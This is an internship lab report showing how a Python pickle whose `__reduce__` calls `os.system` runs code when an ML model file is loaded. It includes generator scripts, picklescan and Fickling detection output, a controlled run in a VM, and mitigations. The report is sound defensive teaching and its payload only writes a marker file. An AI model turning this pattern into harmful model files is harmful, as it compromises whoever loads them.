

ZERODAY REAPERS × THE XSS RAT
Cybersecurity Internship — Week 04 — AI Security

AI Security — The Backdoored Model

Unsafe Pickle Deserialization: Crafting, Detecting, and Proving Arbitrary Code Execution in a Disposable Lab Environment

Task ID: ZDR-W4-AI-8GB
Department: AI Security · RAM Tier: 8GB · Core
Difficulty: Intermediate

Prepared as part of the ZeroDay Reapers internship program

Prepared by Muhammad Bilal Zeeshan

2. Executive Summary

This report documents a controlled, lab-based security exercise investigating Python pickle deserialization vulnerabilities in machine learning model files. A deliberately unsafe pickle file was constructed using a custom class with a `__reduce__` method that returns `os.system` with a benign, non-destructive command. The artifact was analyzed with two independent static-analysis tools — `picklescan` and `Fickling` — both of which correctly flagged it as dangerous. The artifact was then loaded inside a disposable Windows 10 virtual machine to demonstrate that unpickling alone is sufficient to trigger code execution.

The first execution attempt failed because the initial sample referenced an absolute host filesystem path that did not exist inside the VM. This was not a security failure; it was an environment mismatch. The sample was regenerated with a VM-local marker path, re-scanned, re-decompiled, and successfully executed, producing the expected marker file and confirming arbitrary code execution during deserialization.

This exercise reinforces a well-documented supply-chain risk in machine learning: pickle-based model files are not inert data and should never be loaded from untrusted sources without safeguards such as static scanning, safe serialization formats, and least-privilege execution environments.

3. Introduction & Objectives

Machine learning models are frequently distributed and loaded as serialized Python objects. When that serialization format is pickle, loading a model can mean executing arbitrary code, because pickle's protocol allows an object's `__reduce__` method to specify a function and arguments to be called during reconstruction. This creates a supply-chain attack surface: a model file downloaded from an untrusted registry, repository, or third party can compromise the system that loads it.

The objectives of this lab were to:

- Construct a pickle file that carries a hidden, executable payload via `__reduce__`.
- Use `picklescan` to statically detect the dangerous artifact.
- Use `Fickling` to decompile the pickle and reveal the embedded payload, and to run its safety check.
- Execute the artifact in a disposable virtual machine to prove the payload fires on load.
- Document the impact of this class of vulnerability and recommend practical mitigations.

4. Background: Pickle Serialization and Unsafe Deserialization

Python's pickle module serializes objects into a byte stream that can later be reconstructed with `pickle.load()`. For most built-in data types this is a straightforward data format. However, pickle also supports a protocol hook: any class that implements `__reduce__` can control exactly how it is reconstructed by returning a tuple of (callable, arguments). When the pickle is loaded, the callable is invoked with the given arguments as part of ordinary deserialization.


This design means a pickle file is not purely data — it can encode an instruction to call an arbitrary function, such as `os.system`, `subprocess.Popen`, or `eval`, at load time. On Windows, `os.system` is

implemented via the nt module, so a crafted payload is typically serialized as a reference to nt.system. Because model artifacts (.pkl and, for older PyTorch checkpoints, .pt files built on pickle) are routinely loaded by data scientists, CI/CD pipelines, and inference services, an untrusted or tampered model file can act as a remote-code-execution vector the moment it is deserialized — no separate exploit or vulnerability in the loading application is required.

5. Environment & Lab Setup

The exercise was carried out across two isolated environments: an analysis host used for artifact creation and static analysis, and a disposable virtual machine used exclusively for controlled execution.

- Host project directory: H:\ZeroDay-Reapers\Week-4
- Host Python version (analysis environment): 3.13.6
- Virtual environment: H:\ZeroDay-Reapers\Week-4\venv
- Fickling: Trail of Bits' pickle decompiler and safety checker, installed via `pip install fickling`
- picklescan: dangerous-opcode scanner, installed via `pip install picklescan`
- Execution environment: Oracle VirtualBox disposable Windows 10 VM, "Win 10 (clean malware lab)"
- A pre-experiment snapshot ("Before Week 4 Pickle Execution") was taken so the VM could be restored to a clean state after the payload was executed.
- The malicious sample was transferred into the VM and executed there; the host was never used to execute the untrusted pickle.



Evidence E04 — Oracle VirtualBox Manager showing the disposable "Win 10 (clean malware lab)" VM used for controlled execution, alongside other lab VMs.

6. Tools Used

- Python 3 with a dedicated virtual environment
- picklescan — static scanner for dangerous pickle opcodes/imports
- Fickling (Trail of Bits) — pickle decompiler and safety-check tool
- Oracle VirtualBox — disposable Windows 10 VM for controlled execution
- Visual Studio Code — script editing and terminal execution

7. Methodology & Step-by-Step Actions

- Prepared an isolated Week 4 workspace and Python virtual environment on the host.
- Installed and verified Fickling and picklescan inside the virtual environment.
- Wrote `create_malicious_pickle.py`, defining a class whose `__reduce__` method returns `(os.system, (command,))`, and used it to create `samples\malicious_model.pkl`.
- Verified that the intended marker file (`payload_executed.txt`) did not exist before any execution — establishing a control condition.
- Scanned `malicious_model.pkl` with picklescan and observed a dangerous 'nt system' import detection.
- Decompiled `malicious_model.pkl` with Fickling and observed the embedded `system()` call; ran Fickling's `--check-safety --print-results` and observed an "unsafe" verdict with exit code 1.
- Attempted execution inside the disposable VM; the first attempt failed because the payload referenced a host-only absolute path (`H:\ZeroDay-Reapers\Week-4\samples\payload_executed.txt`) that does not exist inside the VM.
- Wrote `create_vm_test_pickle.py` to regenerate a second sample, `malicious_model_vm.pkl`, using a VM-local marker path (`C:\Users\vboxuser\Desktop\payload_executed.txt`) instead of the host path.
- Re-ran picklescan and Fickling against the regenerated sample and confirmed the same dangerous-import and unsafe-payload findings.
- Transferred `malicious_model_vm.pkl` into the VM, updated the execution script to point at the new file, and deleted any pre-existing marker file to reset the control condition.
- Executed the corrected sample inside the VM and confirmed the marker file transitioned from absent to present, with the expected contents.
- Restored the VM to its pre-experiment snapshot to return the disposable environment to a known-clean state.

8. Malicious Model / Pickle Construction

The lab sample is a deliberately unsafe Python pickle. It defines a class with a `__reduce__` method that returns `os.system` paired with a command string. When the pickle is unpickled, Python calls that function with those arguments as part of ordinary object reconstruction — no additional trigger is needed beyond `pickle.load()`.

Two versions of the sample were created during the exercise. The first (`create_malicious_pickle.py`) targeted a host filesystem path and was used for the initial static analysis. The second

(create_vm_test_pickle.py) targeted a VM-local desktop path so the payload's side effect could actually be observed once the pickle was executed inside the isolated VM.

8.1 create_malicious_pickle.py

```
import os
import pickle
from pathlib import Path

BASE_DIR = Path(__file__).resolve().parent.parent
SAMPLES_DIR = BASE_DIR / "samples"
PICKLE_PATH = SAMPLES_DIR / "malicious_model.pkl"
MARKER_PATH = SAMPLES_DIR / "payload_executed.txt"

class MaliciousModel:
    """
    Deliberately unsafe demo object.
    During unpickling, __reduce__ returns os.system plus a harmless
    command that creates a marker file.
    """
    def __reduce__(self):
        command = f'cmd /c echo PAYLOAD_EXECUTED> "{MARKER_PATH}"'
        return (os.system, (command,))

def main():
    SAMPLES_DIR.mkdir(parents=True, exist_ok=True)

    # Make sure an old marker cannot give us a false positive later.
    if MARKER_PATH.exists():
        MARKER_PATH.unlink()

    model = MaliciousModel()
    with PICKLE_PATH.open("wb") as file:
        pickle.dump(model, file)

    print("Malicious pickle created.")
    print(f"Pickle: {PICKLE_PATH}")
    print(f"Marker will be: {MARKER_PATH}")
    print("IMPORTANT: Do not load this pickle yet.")

if __name__ == "__main__":
    main()
```

8.2 create_vm_test_pickle.py

This second generator produces a VM-local sample after the first execution attempt showed that the original payload's target path did not exist inside the disposable VM.

```
import os
import pickle
from pathlib import Path

SAMPLES_DIR = Path(__file__).resolve().parent.parent / "samples"
```

```
PICKLE_PATH = SAMPLES_DIR / "malicious_model_vm.pkl"

class MaliciousModel:
    def __reduce__(self):
        command = r'cmd /c echo PAYLOAD_EXECUTED>
"C:\Users\vboxuser\Desktop\payload_executed.txt"
        return (os.system, (command,))

def main():
    SAMPLES_DIR.mkdir(parents=True, exist_ok=True)

    with PICKLE_PATH.open("wb") as file:
        pickle.dump(MaliciousModel(), file)

    print("Created:", PICKLE_PATH)

if __name__ == "__main__":
    main()
```

In both cases the payload is intentionally non-destructive: it only creates a marker text file containing the string `PAYLOAD_EXECUTED`. It does not attempt persistence, credential access, data exfiltration, lateral movement, or network communication of any kind.

The screenshot shows a Visual Studio Code editor with a file explorer on the left and a code editor in the center. The file explorer shows a project structure with folders like 'analysis', 'report', 'samples', 'screenshots', and 'venv'. The code editor shows a Python script named `create_malicious_pickle.py` with the following content:

```
26 def main():
41     print("IMPORTANT: Do not load this pickle yet.")
42
43
44 if __name__ == "__main__":
45     main()
```

Below the code editor is a terminal window showing the output of the script execution. The terminal output is as follows:

```
(venv) PS H:\ZeroDay-Reapers\Week-4> python -m pip show picklescan
>> python -m pip show picklescan
Home-page: https://github.com/mmaitre314/picklescan
Author: Matthieu Maitre
Author-email: mmaitre314@users.noreply.github.com
License:
Location: H:\ZeroDay-Reapers\Week-4\venv\Lib\site-packages
Requires:
Required-by:
(venv) PS H:\ZeroDay-Reapers\Week-4> python code\create_malicious_pickle.py
Malicious pickle created.
Pickle: H:\ZeroDay-Reapers\Week-4\samples\malicious_model.pkl
Marker will be: H:\ZeroDay-Reapers\Week-4\samples\payload_executed.txt
IMPORTANT: Do not load this pickle yet.
(venv) PS H:\ZeroDay-Reapers\Week-4> Test-Path samples\payload_executed.txt
False
(venv) PS H:\ZeroDay-Reapers\Week-4>
```

Evidence E01 — Host terminal: `malicious_model.pkl` created; `Test-Path` confirms the marker file does not yet exist (`False`).

9. Static Analysis — picklescan

`picklescan` performs static inspection of a pickle's opcode stream to identify dangerous imports and global references without executing the file. Running it against the crafted sample immediately flagged the embedded call.


Observed command and result (malicious_model.pkl)

```
picklescan -p samples\malicious_model.pkl

H:\ZeroDay-Reapers\Week-4\samples\malicious_model.pkl: dangerous import 'nt system' FOUND
----- SCAN SUMMARY -----
Scanned files: 1
Infected files: 1
Suspicious globals: 0
Dangerous globals: 1
```

A follow-up run with the -g flag listed the specific dangerous global identified:

```
picklescan -p samples\malicious_model.pkl -g
All globals found:
* nt.system - dangerous
```




Evidence E02 — picklescan output on malicious_model.pkl showing "dangerous import 'nt system' FOUND" and the scan summary.

The regenerated VM-targeted sample (malicious_model_vm.pkl) was scanned the same way after it was created, and produced an identical dangerous-import finding, confirming the detection was consistent across both samples:

```
picklescan -p samples\malicious_model_vm.pkl

H:\ZeroDay-Reapers\Week-4\samples\malicious_model_vm.pkl: dangerous import 'nt system' FOUND
Scanned files: 1
Infected files: 1
Suspicious globals: 0
Dangerous globals: 1
```



Evidence E06 — Host terminal running `create_vm_test_pickle.py` followed by `picklescan` on the regenerated `malicious_model_vm.pkl`, reproducing the same `dangerous-import` detection.

10. Static Analysis — Fickling

Fickling decompiles a pickle's opcode stream back into readable Python, making the embedded payload explicit, and separately provides a safety-check heuristic that flags suspicious constructs.

Observed decompilation (`malicious_model.pkl`)

```
fickling samples\malicious_model.pkl

from nt import system
_var0 = system('cmd /c echo PAYLOAD_EXECUTED> "H:\\ZeroDay-Reapers\\Week-4\\samples\\payload_executed.txt"')
result0 = _var0
```


Observed safety check (`malicious_model.pkl`)

```
fickling --check-safety --print-results samples\malicious_model.pkl

`from nt import system` is suspicious and indicative of an overtly malicious pickle file
Variable `_var0` is assigned value `system(...)` but unused afterward; this is suspicious
and indicative of a malicious pickle file
Warning: Fickling detected that the pickle file may be unsafe.

Do not unpickle this file if it is from an untrusted source!

$LASTEXITCODE
1
```




Evidence E03 — Fickling decompilation revealing the embedded system() call, followed by the safety check verdict and exit code 1.

The regenerated VM-targeted sample was decompiled and safety-checked the same way, reproducing the same suspicious-import and unsafe verdicts against the new marker path:

```
fickling samples\malicious_model_vm.pkl
from nt import system
_var0 = system('cmd /c echo PAYLOAD_EXECUTED>
"C:\\Users\\vboxuser\\Desktop\\payload_executed.txt")
result0 = _var0

fickling --check-safety --print-results samples\malicious_model_vm.pkl
`from nt import system` is suspicious and indicative of an overtly malicious pickle file
Variable `_var0` is assigned value `system(...)` but unused afterward; this is suspicious
and indicative of a malicious pickle file
Warning: Fickling detected that the pickle file may be unsafe.
```




Evidence E07 — Continuation of the host terminal showing Fickling decompilation and safety-check output for `malicious_model_vm.pkl`.

11. Controlled Execution in Disposable VM

Static analysis proves that a payload is present; it does not by itself prove the payload executes. To close that gap, the sample was loaded inside a disposable, network-isolated Windows 10 VM that had a pre-experiment snapshot ready for rollback.

11.1 Pre-execution control condition

Before any pickle was loaded inside the VM, the target files were verified to confirm a clean starting state: the (regenerated) pickle was present on the shared drive, and the marker file did not yet exist.



Evidence E05 — Inside the VM: confirming the pickle file exists on the shared drive and the marker file does not yet exist (False). Clock visible: 5:06 PM, 9/8/2026.

11.2 First execution attempt — failure due to path mismatch

The first execution attempt used the original sample (`malicious_model.pkl`), whose embedded command referenced the host-only absolute path `H:\ZeroDay-Reapers\Week-4\samples\payload_executed.txt`. That path does not exist inside the VM's filesystem, so although `pickle.load()` ran the embedded `os.system()` call, the command itself failed at the operating-system level:

```
Before unpickling:
Marker exists: False

Loading pickle...
The system cannot find the path specified.

After unpickling:
Marker exists: False
Payload execution was not observed.
```

This is documented as a debugging observation, not a security failure: the deserialization mechanism was reached and the embedded call was invoked, but the hard-coded destination path was unavailable in the target environment.

11.3 Sample regeneration and script update

To close the environment gap, the sample was regenerated (`create_vm_test_pickle.py`) with a VM-local marker path, re-verified with `picklescan` and `Fickling` (Sections 9 and 10), transferred into the VM, and the execution script was updated to point at the new file. The old marker file was deleted before the corrected run to reset the control condition.


11.4 Corrected execution — success

Running the execution script against the VM-local sample produced the expected side effect: the marker file transitioned from absent to present.

```
C:\Windows\system32>python C:\Users\vboxuser\Desktop\execute_pickle.py
Before unpickling:
Marker exists: False

Loading pickle...

After unpickling:
Marker exists: True
PAYLOAD EXECUTION CONFIRMED
Marker contents:
PAYLOAD_EXECUTED
```



```
Win 10 (Before Week 4 Pickle Execution) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help

Select C:\Windows\System32\cmd.exe
Microsoft Windows [Version 10.0.19045.2604]
(c) Microsoft Corporation. All rights reserved.

C:\Windows\system32>python C:\Users\vboxuser\Desktop\execute_pickle.py
Before unpickling:
Marker exists: False

Loading pickle...
The system cannot find the path specified.

After unpickling:
Marker exists: False
Payload execution was not observed.

C:\Windows\system32>python C:\Users\vboxuser\Desktop\execute_pickle.py
Before unpickling:
Marker exists: False

Loading pickle...

After unpickling:
Marker exists: True
PAYLOAD EXECUTION CONFIRMED
Marker contents:
PAYLOAD_EXECUTED

C:\Windows\system32>
```

Evidence E08 — VM terminal showing both the failed first attempt (path error) and the corrected successful execution (Marker exists: False → True, "PAYLOAD EXECUTION CONFIRMED").

This is the core controlled-execution proof for the lab: the transition of Marker exists from False to True, produced purely by calling pickle.load() on the crafted file, demonstrates that unpickling an untrusted object can execute arbitrary code with no additional exploit required. Following execution, the VM was restored to its "Before Week 4 Pickle Execution" snapshot to return the disposable environment to a known-clean state.

12. Findings and Severity

ID	Finding	Severity
F-01	Unsafe pickle deserialization allows arbitrary code execution via <code>__reduce__</code> .	High
F-02	Independent static analysis tools (picklescan, Fickling) both detect the malicious artifact.	Informational / Control effectiveness
F-03	Controlled execution in a disposable VM confirmed the payload fires on unpickling.	High (within lab scope)

13. Impact Analysis

- An attacker who can substitute, tamper with, or supply a malicious pickle can potentially execute arbitrary code with the privileges of whatever process loads it.
- In real ML workflows this can affect developer workstations, CI/CD runners, model registries, or inference servers that automatically deserialize model artifacts.
- Actual impact depends entirely on the privileges and network reach of the process performing the deserialization — a pickle loaded by a highly privileged or internet-connected service represents a materially greater risk than one loaded in an isolated sandbox.

- The lab payload itself was intentionally harmless and limited to creating a local marker file; the demonstrated marker-file creation should be read as proof of the execution primitive, not as the full extent of real-world impact.

14. Recommendations & Mitigations

- Prefer non-executable model serialization formats such as SafeTensors when the framework and workflow support them.
- Never call `pickle.load()` (or otherwise unpickle) model files from untrusted or unverified sources.
- Integrate picklescan and/or Fickling into CI/CD and model-ingestion pipelines as an automated gate.
- For PyTorch, use `torch.load(..., weights_only=True)` where appropriate and compatible with the model workflow.
- Pin and verify model artifacts against trusted provenance and cryptographic hashes where practical.
- Treat model files as executable supply-chain artifacts, not as ordinary inert data files.
- Run model conversion, inspection, or first-load operations inside least-privileged, isolated environments when provenance is uncertain.
- Keep inference and training services minimally privileged and restrict unnecessary filesystem and network access.
- Maintain an allowlist of acceptable serialization formats and trusted model sources.

15. Evidence / Screenshots

The table below indexes every screenshot captured during the exercise. Per the assignment's evidence rule, screenshots must retain the visible Windows system clock/taskbar to demonstrate they were captured live on the analyst's own machine. Two screenshots captured mid-exercise (E06 and E07) show only the editor/terminal pane and do not include the taskbar in frame; this is called out explicitly below and in the Limitations section rather than omitted.

ID	What it shows	Timestamp visible
E01	Malicious pickle created on host; marker file check = False	3:04 AM, 9/7/2026
E02	picklescan output on malicious_model.pkl: dangerous import 'nt system' FOUND	3:06 AM, 9/7/2026
E03	Fickling decompilation + --check-safety output, exit code 1	3:08 AM, 9/7/2026
E04	VirtualBox Manager showing the disposable "Win 10 (clean malware lab)" VM	Not shown in frame
E05	Pre-execution check inside VM: marker file exists = False	5:06 PM, 9/8/2026
E06	Host-side regeneration: create_vm_test_pickle.py run, picklescan + Fickling on malicious_model_vm.pkl	5:18 PM, 9/8/2026

E07	Continuation of E06 terminal scrollbar (Fickling safety check, exit code 1)	5:18 PM, 9/8/2026
E08	VM execution proof: first attempt failed (path error), corrected sample succeeded (Marker False → True, PAYLOAD EXECUTION CONFIRMED)	5:21 PM, 9/8/2026

16. Conclusion & Lessons Learned

This exercise successfully demonstrated the complete attack chain for a pickle-based supply-chain compromise: crafting a malicious model file, detecting it independently with two static-analysis tools, and proving code execution through controlled deserialization in a disposable VM. The failed first execution attempt was a useful result in its own right — it showed that the security-relevant mechanism (arbitrary code execution on unpickling) is independent of whether the specific embedded command happens to succeed on a given machine, and it reinforced the importance of documenting negative or partial results rather than only clean successes.

